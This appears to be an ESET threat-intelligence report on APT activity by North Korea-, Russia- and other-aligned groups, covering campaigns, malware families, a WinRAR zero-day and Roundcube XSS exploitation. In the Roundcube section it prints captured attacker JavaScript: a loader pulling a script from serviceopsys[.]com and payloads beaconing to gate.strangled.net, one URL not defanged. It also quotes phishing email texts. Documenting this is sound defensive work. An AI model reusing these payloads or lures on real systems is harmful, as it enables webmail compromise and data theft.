North Korea-aligned threat actors remain very active in pursuing Pyongyang's geopolitical priorities, which include traditional strategic espionage but also – and perhaps increasingly so – generating revenue for the regime via cybercrime-like schemes. In recent months, we have documented several new campaigns, conducted to that effect by DeceptiveDevelopment, Lazarus, Kimsuky, and Konni, some of which targeted North Korea's current main cash cow: the cryptocurrency sector. Unsurprisingly, South Korea remains by far the country most targeted by North Korea-aligned threat actors, but we also observed some unusual victim countries during this period, such as Uzbekistan.

From a technical perspective, we see increasing overlaps in both techniques and tooling among North Korea-aligned APT groups. This causes plenty of attribution challenges, and even confusion in some cases. As suggested by a recent DTEX Systems **report** on North Korea cyberprograms, we believe that these overlaps may result from the "natural evolution" of North Korea's cybercapabilities: as original threat actors have matured throughout the years, their operators are being gradually dispatched to different units to kick-start or lead other APT groups, disseminating their previous knowledge and tools in the process.

In addition to these organizational dynamics, occasional reporting imprecisions also contribute to blur the picture. For instance, some operations targeting South Korea were publicly attributed to the Kimsuky umbrella, even though various links appear very weak or the incidents bear the markings of mass-spreading crimeware. On that note, readers will also find below our brief take regarding the so-called Kimsuky Leaks, which garnered significant media attention in August 2025.



Sectors targeted by North Korea-aligned APT groups

Initial access techniques used by North Korea-aligned APT groups (with MITRE ATT&CK IDs)

DeceptiveDevelopment: Faux IT workers of the world, unite!

In recent months, we observed intense activity from DeceptiveDevelopment, some of which we **presented publicly** at the 2025 Virus Bulletin conference. DeceptiveDevelopment is a threat actor known for using fake recruiter profiles to reach out to software developers, often those involved in cryptocurrency projects, providing potential victims with trojanized codebases that deploy backdoors as part of a faux job interview process.

Among our most interesting recent discoveries are striking similarities between the **Akdoor backdoor**, used by Lazarus in 2018, and a new backdoor used by DeceptiveDevelopment in August 2025, which we have named AkdoorTea. We also identified some links between DeceptiveDevelopment and other North Korean IT worker fraud operations, documenting overlaps with the activity of the **UNC5267** and **Jasper Sleet** threat groups. Our findings come as the U.S. Department of Justice **announced**, in June 2025, coordinated action targeting the North Korean IT worker ecosystem, which led to search and seizure operations against 29 laptop farms and to the indictment of 10 individuals identified as co-conspirators.

Supply-chain and watering-hole attacks targeting South Korea

Both Lazarus and ScarCruft recently demonstrated their offensive abilities by compromising South Korean software vendors and afterwards trojanizing software installers or hijacking software update mechanisms.

In April 2025, researchers from Kaspersky published a **report** on the Lazarus group's watering-hole attack via Cross EX – security software used by South Korean online banking and government websites to ensure a safe environment for their users. Attackers deployed the ThreatNeedleTea and SIGNBT backdoors on compromised machines.

In May 2025 we detected a trojanized installer of Korean ERP software. The installer was downloaded from the vendor's official website. ScarCruft probably compromised the software vendor's website and uploaded its own version of the installer.

Similarly, in August 2025, we detected a compromised installer of Korean CCTV software available for download on the vendor's official website. In both cases, the malicious code downloaded RokRAT – ScarCruft's signature backdoor.

Relentless Lazarus

We also continued to track the activities of the Lazarus group. In April 2025 we documented a case where this attacker deployed the ThreatNeedleTea backdoor in a hospital network. A few weeks later, after gaining full control over the compromised system, a variant of the Qilin ransomware was executed and an extortion message was displayed. We track this activity under the Lazarus umbrella, even though Microsoft has attributed this activity to a distinct North Korean actor, **Moonstone Sleet**.

In August we discovered a compromise at a news and media company in South Korea. We attribute this activity to a long-running Lazarus campaign, Operation BookCode, first documented by **KISA** in April 2020 and followed by our **blogpost** in November 2020. In this particular case, the attackers compromised a custom web application to deploy their HTTP/S downloader that we have named ArticleTea.

In September, Lazarus operators also managed to compromise the network of an Italian aerospace company. The attackers deployed various droppers and loaders that extracted and loaded final stages from their alternate data streams. We saw, as the final stages, the **ImprudentCook** downloader and the **ScoringMathTea** backdoor.

This targeting somewhat aligns with recent activities we observed in Operation DreamJob (a campaign that we attribute to Lazarus), which targeted European companies active in the UAV sector, as documented in a recent **blogpost**.

Other noteworthy activities

Kimsuky and Konni repeatedly targeted three sectors in South Korea – cryptocurrency, academia, and accounting – using spearphishing email themes and decoy documents tailored to each. Many of these attacks abused cloud services like Dropbox and GitHub as C&C servers. Additionally, Kimsuky experimented with the **ClickFix technique** in some of its attacks against diplomatic entities, as well as against South Korean think tanks and academia.

In March, users from South Korea uploaded several samples to VirusTotal that showed traits typical of North Korea-aligned malware. We identified the following samples:

- An HTTP backdoor, `ssh_config.dat`, that we named SHMemLoader after its filename and internal DLL name, which is `Memload_V2.0.dll`.
- A tool, `sshd_conf.dat`, that spies on the content of the screen and clipboard.
- A command line tool, `sshdc.exe`, that executes

a new process in a user console session (with high integrity level if possible), which we named SessionRunner.

- A dropper, `BizboxAMessenger.exe`, written in Go that drops a legitimate **BlueMoonSoft** GRADIUS component and a variant of SHMemLoader.

Even though SHMemLoader bears some code similarities to the tooling of Kimsuky, Andariel, and Lazarus, we are tracking this as Operation LoadDenise under the Kimsuky umbrella.

In August, we gained greater insight into a post-compromise toolkit used by Konni. ESET software was installed on an already compromised machine in Uzbekistan and during the initial scan we detected a Konni backdoor, custom reverse TCP tunnel software, a copy of the **RDP Wrapper** library, and a custom tool that uses the EternalBlue exploit for vulnerability **CVE-2017-0144**.

Last but not least, in September 2025, we documented a Konni campaign targeting macOS machines, a highly unusual target for Konni. The malicious AppleScript used social engineering to obtain user credentials, validate them, and then download a final payload.

In this case, the final payload was a modified EggShell backdoor, which has previously been **linked** to an unknown North Korea-aligned APT group.




Figure 3. Password prompt displayed by the malicious AppleScript

APT down – the North Korea files

In August 2025 the underground magazine Phrack **published** an article about a set of files that it characterized as *"many of Kimsuky's backdoors and their tools as well as the internal documentation"*. The article, which covered the so-called Kimsuky Leaks, received significant coverage in online publications (such as **Heise.de**, **ZDNet Korea**, **News1.kr**, and **KoreaHerald**), with several of these media echoing Phrack's assertions regarding the Kimsuky connection. After closer examination of the published files, ESET researchers have reached the conclusion that these files are likely not related to any known North Korea-aligned APT group. We are not alone in this judgement: researchers from South Korean security companies AhnLab (**article** in the Korean language) and **Enki** reached a similar conclusion in their own publications about this file dump.

Russia

RomCom Gamaredon InedibleOchotense Sandworm


Summary of Russia-aligned APT group activity

Over the past six months, we've examined numerous operations conducted by Russia-aligned threat actors. These groups have predominantly targeted Ukraine and EU member states, typically using spearphishing emails as their primary method of initial access. It is worth noting that even non-Ukrainian targets often present some apparent links with Ukraine and its overall war effort, strongly suggesting that the current conflict continues to mobilize most of Russia's intelligence attention and resources.

RomCom uses WinRAR zero day

RomCom (also known as Storm-0978, Tropical Scorpius, or UNC2596) is a Russia-aligned group that conducts both opportunistic attacks and targeted espionage. The group has attracted significant attention in recent years for deploying exploits for zero-day vulnerabilities in its campaigns. Specifically, RomCom launched a spearphishing campaign in June 2023 against European defense and government entities, using lures related to the Ukrainian World Congress. The attached Word document attempted to exploit **CVE-2023-36884**, as reported by **BlackBerry**. On October 8, 2024, the group exploited a then-unknown Firefox vulnerability (later assigned **CVE-2024-9680**) to deliver the RomCom backdoor, as **documented at that time by ESET researchers**.

In mid-July, 2025, we discovered a zero-day vulnerability in WinRAR that was leveraged by RomCom in spearphishing campaigns. We covered this activity in a **blogpost** published in August. The vulnerability, tracked as **CVE-2025-8088**, uses **alternate data streams** (ADSes) for path traversal. The attackers specially crafted the archive to appear as if it contained only a single benign file. However, when the victim opens this seemingly harmless file, WinRAR unpacks it along with all its ADSes. As a result, a malicious DLL is deployed into the `%TEMP%` directory. Additionally, a malicious LNK



Sectors targeted by Russia-aligned APT groups

Initial access techniques used by Russia-aligned APT groups (with MITRE ATT&CK IDs)

file is placed in the Windows startup folder, enabling persistence by executing on user login.

Successful exploitation attempts delivered various backdoors used by the RomCom group, specifically a SnipBot variant, RustyClaw, and a Mythic agent. This campaign targeted financial, manufacturing, defense, and logistics companies in Europe and Canada.

On July 24, we reported this vulnerability to WinRAR, which promptly patched it. An updated version, WinRAR 7.13, was released on July 30, 2025.

Gamaredon's latest updates

For several years, we have been tracking and sharing insights into the operations of Gamaredon, arguably the most active APT group in Ukraine. This includes detailed activity observed during **2022–2023** and continuing into **2024**.

Gamaredon relies on spearphishing campaigns to gain initial access during its operations. We observed an increased frequency of these campaigns in recent months. At the end of September, we **reported** that, in addition to its usual use of HTML smuggling, Gamaredon had experimented with CVE-2025-8088; the WinRAR vulnerability mentioned above.

In September 2025, we published a **blogpost** detailing the first known instance of collaboration between Gamaredon and Turla, targeting entities located in Ukraine. Based on ESET telemetry, we observed that Gamaredon implants – such as PteroGraphin, PteroOdd, and PteroPaste – were used to restart Turla's Kazuar v3 and deploy Kazuar v2 on several machines in Ukraine. Given the relatively low number of Turla deployments compared to the widespread Gamaredon compromises, this suggests that Turla's backdoor was selectively deployed against high-value targets. This observed collaboration is especially striking considering that Russian intelligence services are known for their **fierce internal rivalries**, which usually preclude cooperation between Russia-aligned APT groups.

Gamaredon constantly refines its toolset in an effort to evade detection. During this period, we observed that the attackers enhanced their main file stealers – PteroPSDoor and PteroVDoor – to exfiltrate stolen files to Amazon Simple Storage Service (S3)-compatible legitimate cloud storage services such as **Tebi** and **Wasabi**.

In addition to ongoing obfuscation improvements, Gamaredon introduced the use of previously unseen tunneling services such as `loca.lt`, `loophole.site`, and `devtunnels.ms`, and serverless computing services like `workers.dev`.


InedibleOchotense

In May 2025, our attention was triggered by a spearphishing campaign that impersonated ESET and targeted various Ukrainian entities.

We attribute this campaign to a Russia-aligned threat actor that we have named InedibleOchotense. InedibleOchotense's TTPs strongly overlap with a campaign described in a blogpost by **EclecticIQ**, and that corresponds to a campaign that uses a downloader Mandiant has named **BACKORDER** and to the **UAC-0212** group.

In this discovered campaign, InedibleOchotense sent spearphishing emails and Signal text messages, containing a link to a trojanized ESET installer, to multiple Ukrainian entities. An example of such a message, sent from `emily.johnson@eset-endpoint-antivirus[.]com` on May 21, 2025, is shown in Figure 4. The button links to `https://eset-review[.]com/eset/download/`.

While the email is written in Ukrainian, the first line uses a Russian word: заказник. This is most likely a typo or a translation error, as this word typically refers to a protected natural park area. The correct Ukrainian word for customer should be замовник.


Поважний заказник!

Наша група нагляду обнаружила дивну процес, зв'язану з ваша електронною електронною поштою.

Якщо у останньому час ви отримували електронні дивного змісту, ваш комп'ютер може бути небезпечний.

Для виявлення та запобігання ризикам рекомендуємо вам скористатися наше офіційне програмне забезпечення для усунення загроз і запустити його.

ПЕРЕВІРИТИ КОМП'ЮТЕР

С увагою, команда ESET!

Figure 4. Spearphishing email sent by InedibleOchotense

A corrected machine translation of this email is provided below:

> *Dear customer!*
> *Our monitoring team detected a strange process associated with your email address.*
> *If you have been receiving emails with strange content recently, your computer may be at risk.*
> *To detect and prevent risks, we recommend that you use our official threat removal software and run it.*
> *CHECK YOUR COMPUTER*
> *Regards, ESET Team!*

Considering that ESET software is widely used in Ukraine, InedibleOchotense likely attempted to capitalize on our good reputation to entice targets into installing a malicious program. Note that neither ESET nor ESET's partner in Ukraine sends such emails.

Other distribution websites were used in this campaign, including:

- `esetsmart[.]com`
- `esetscanner[.]com`
- `esetremover[.]com`

The URL in the email points to a malicious ESET-themed domain that delivers a ZIP archive containing the legitimate **ESET AV Remover** and a variant of the Kalambur backdoor (documented by **EclecticIQ**).

Sandworm

Sandworm continues its destructive campaigns in Ukraine, deploying a range of data-wiping malware, primarily by exploiting the Group Policy feature of Active Directory.

In April, the threat actor launched two wipers – ZEROLOT and Sting – against a Ukrainian university. Notably, the Sting wiper was executed via a Windows scheduled task named `DavaniGulyashaSdeshka`, a phrase derived from Russian slang that loosely translates to "eat some goulash".

In June and September, Sandworm deployed multiple data-wiping malware variants against Ukrainian entities active in the governmental, energy, logistics, and grain sectors. Although all four have previously been documented as targets of wiper attacks at some point since 2022, the grain sector stands out as a not-so-frequent target. Considering that grain export remains one of **Ukraine's main sources of revenue**, such targeting likely reflects an attempt to weaken the country's war economy.

During this period, we observed and confirmed that the UAC-0099 group conducted initial access operations and subsequently transferred validated targets to Sandworm for follow-up activity. Recent activities of UAC-0099 were thoroughly documented by **CERT-UA** and **Fortinet**.

These destructive attacks by Sandworm are a reminder that wipers very much remain a frequent tool of Russia-aligned threat actors in Ukraine. Although there have been reports suggesting an apparent **refocusing on espionage** activities by such groups in late 2024, we have seen Sandworm conducting wiper attacks against Ukrainian entities on a regular basis since the start of 2025.

Other

Winter Vivern

Other notable APT activities

ESET researchers also tracked campaigns from lesser-known groups. In this section, we highlight two groups that have exploited the same XSS vulnerability in Roundcube, and take a look at Android spyware in Iraq, possibly linked to one of the country's domestic security agencies.

Multiple groups exploiting CVE-2024-42009 in Roundcube

On June, 2025, CERT Polska published an **advisory** about FrostyNeighbor exploiting **CVE-2024-42009**, an XSS vulnerability in Roundcube that enables the loading of arbitrary JavaScript code in the context of the webmail browser client. Interestingly, we have detected multiple other groups exploiting this vulnerability and we disclose two examples here.

Winter Vivern

Searching back in our telemetry, we found two spearphishing emails, sent in January 2025, that exploit **CVE-2024-42009**. These email messages were sent from the likely compromised email addresses `info@arpra[.]eu` and `saltanat@climate[.]kz`, with subject lines of `ARPRA` (see Figure 5) and `We are mooving to new office`.

In both cases, the exploitation of the XSS vulnerability leads to the execution of the JavaScript downloader shown in Figure 6.

Unattributed activity

While hunting for exploitation of the **CVE-2024-42009** XSS vulnerability in Roundcube, we discovered yet another cluster active since at least October 2024, targeting organizations in Poland and Lithuania.

We identified three different email addresses that were used to send the malicious emails:

- `ogl@infoludek[.]pl`
- `oglinfo@infoludek[.]pl`
- `www@agcentrum[.]pl`

The decoy contents of the emails impersonate various Polish companies such as Infoludek, JobFest, Caritas Polska, or AG Centrum. Interestingly, as shown in Figure 7, we believe that this content may have been created using generative AI, given the usage of emojis and bullet points.

```
Good afternoon,

The main activities of our company are:
- Recruiting, outsourcing, outstaffing;
- Real estate and business;
- Construction and technical supervision.

Do you have a desire to find a house, apartment, villa or land? Team of experienced
professionals will find it for you in shortest time!

https://www.arpra.eu/

00-079 Warszawa,
ul. Krakowskie Przedmiescie 79
Regon: 142262106
NIP: 5242703305
KRS: 0000352535
info@arpra.eu
```

Figure 5. Decoy content of the first spearphishing email

```
var s= 'function f() { var d=document.createElement("script");d.src="https://serviceopsys[.]com/
preload.js";document.body.appendChild(d); }';eval(s);f();
```

Figure 6. JavaScript downloader

```
Cześć! 👋

Szukasz nowego domu? Chcesz sprzedać samochód? A może potrzebujesz pracy?
Na Infoludek.pl znajdziesz wszystko, czego potrzebujesz! 📢

🔹 Darmowe ogłoszenia – dodaj swoje ogłoszenie w kilka minut!
🔹 Tysiące ofert – praca, nieruchomości, usługi i wiele więcej!
🔹 Lokalni kupujący i sprzedający – bez pośredników, bez ukrytych kosztów.

🚀 Zacznij już teraz! Dodaj ogłoszenie za darmo i znajdź to, czego szukasz!

Do zobaczenia na Infoludek.pl! 😊
```

Figure 7. Decoy content of a malicious email

A machine translation of the message text is:

> *Hello!* 👋
>
> *Are you looking for a new home? Want to sell your car? Or maybe you need a job?*
>
> *On Infoludek.pl you will find everything you need!* 📢
>
> - *Free ads – add your ad in minutes!*
> - *Thousands of offers – jobs, real estate, services and much more!*
> - *Local buyers and sellers – no intermediaries, no hidden costs.*
>
> 🚀 *Get started now! Add an ad for free and find what you are looking for!*
>
> *See you on Infoludek.pl!* 😊

We have identified two JavaScript payloads loaded via exploitation of the XSS vulnerability:

- A downloader – see Figure 8.
- A service worker creator – see Figure 9.

```
let data = {"recipient_id":12536,"mailing_id":92,"content_id":68,"list_id":84};
data.type = 'check';
data.message = `Open check payload from "${window.location.origin + window.location.pathname}"`;
fetch(`${window.location.protocol}//gate.strangled.net/webhook.php?data=${btoa(encodeURIComponent(JSON.stringify(data)))}`);
```

Figure 8. JavaScript downloader

```
var element = document.querySelector('[aria-labelledby="aria-label-messageattachments"]');
element.style.display = 'none';
const params = new URLSearchParams(window.location.search);
const uid = params.get("_uid");
const swUrl = `?_task=mail&_mbox=INBOX&_uid=${uid}&_part=2&_download=1&_action=get&_token=${rcmail.env.request_token}`;
let data = {"recipient_id":292,"mailing_id":38,"content_id":33,"list_id":37};

async function registerServiceWorker() {
    try {
        const registration = await navigator.serviceWorker.register(swUrl);
        data.type = 'sw_register_success';
        data.message = 'The Service Worker has been successfully registered';
        fetch(`${window.location.protocol}//gate.strangled[.]net/webhook.php?
data=${btoa(encodeURIComponent(JSON.stringify(data)))}`);
    } catch (error) {
        data.type = 'sw_register_error';
        data.message = `Service Worker registration failed: ${error.message}`;
        fetch(`${window.location.protocol}//gate.strangled[.]net/webhook.php?
data=${btoa(encodeURIComponent(JSON.stringify(data)))}`);
    }
}

if ('serviceWorker' in navigator) {
    registerServiceWorker();
} else {
    data.type = 'sw_register_error';
    data.message = 'Service Worker is not supported';
    fetch(`${window.location.protocol}//gate.strangled[.]net/webhook.php?
data=${btoa(encodeURIComponent(JSON.stringify(data)))}`);
}
```

Figure 9. Service worker creator

Additional payloads include a credential stealer and an email message stealer.

On the network infrastructure side, we noticed that the threat actor was using free DNS providers such as `ignorelist.com`, `mooo.com`, `strangled.net`, `twilightparadox.com`, `jumpingcrab.com`, and `chickenkiller.com`.

Android spyware in Iraq

On April 20, 2025, Android spyware was uploaded to VirusTotal from Iraq[1], marking the discovery of a previously unknown malware family that we named Wibag. On July 10, 2025, a user from Iraq uploaded to VirusTotal a new sample[2] of Wibag.

Wibag impersonates the YouTube application, and is available for download on a distribution website, which is also a C&C server (`https://asd-baghdad[.]com/w.apk`). It requires being manually downloaded and installed, and all permissions manually granted. The app has never been available on the Google Play store.

This spyware is capable of exfiltrating sensitive information and receiving commands from a Firebase C&C server (`wifichat-71611-default-rtdb.firebaseio[.]com`). It logs pressed keys for specific applications such as Telegram, WhatsApp, Instagram, Facebook Messenger, and Snapchat. It records audio via the microphone, exfiltrates SMS messages, call logs, location data, and contacts, and records the screen. It can also record calls from WhatsApp and phone calls.

Interestingly, the URL `https://asd-baghdad[.]com/vtrack/public/login.html` was submitted to urlscan.io on October 17, 2024, and it reveals a login page for the admin panel, as shown in Figure 10.





Figure 10. Wibag admin panel

This login page contains two interesting artifacts:

- the logo is that of the Iraqi National Security Service (INSS), a domestic agency that focuses on extremist groups and criminal networks, and
- the system is named منظومة اسد بغداد, which can be translated as Lion of Baghdad System.

Given that the samples were uploaded to VirusTotal from Iraq, it is possible that this is indeed an operation carried out by the INSS. However, we cannot fully dismiss that an unrelated group has used the logo to cover its tracks.



Sectors targeted in as yet unattributed attacks

Initial access techniques used in unattributed attacks (with MITRE ATT&CK IDs)

[1] SHA-1: 108434346A996D4BD82D693ECDB5DFEA3E988F4F
[2] SHA-1: A85C6FED6A4B5EB453058111B533EC19FBBBE757

About ESET

ESET® provides cutting-edge digital security to prevent attacks before they happen. By combining the power of AI and human expertise, ESET stays ahead of known and emerging cyberthreats — securing businesses, critical infrastructure, and individuals. Whether it's endpoint, cloud, or mobile protection, our AI-native, cloud-first solutions and services remain highly effective and easy to use. ESET technology includes robust detection and response, ultra-secure encryption, and multifactor authentication. With 24/7 real-time defense and strong local support, we keep users safe and businesses running without interruption. An ever-evolving digital landscape demands a progressive approach to security: ESET is committed to world-class research and powerful threat intelligence, backed by R&D centers and a strong global partner network. For more information, visit **www.eset.com** or follow us on **LinkedIn**, **Facebook**, and **X**.

ESET Threat Intelligence

ESET Threat Reports and APT Activity Reports

ESET GitHub

@ESETresearch

WeLiveSecurity.com

© 2025 ESET, spol. s r.o. - All rights reserved.
Trademarks used herein are trademarks or registered trademarks of ESET, spol. s r.o.
All other names and brands are registered trademarks of their respective companies.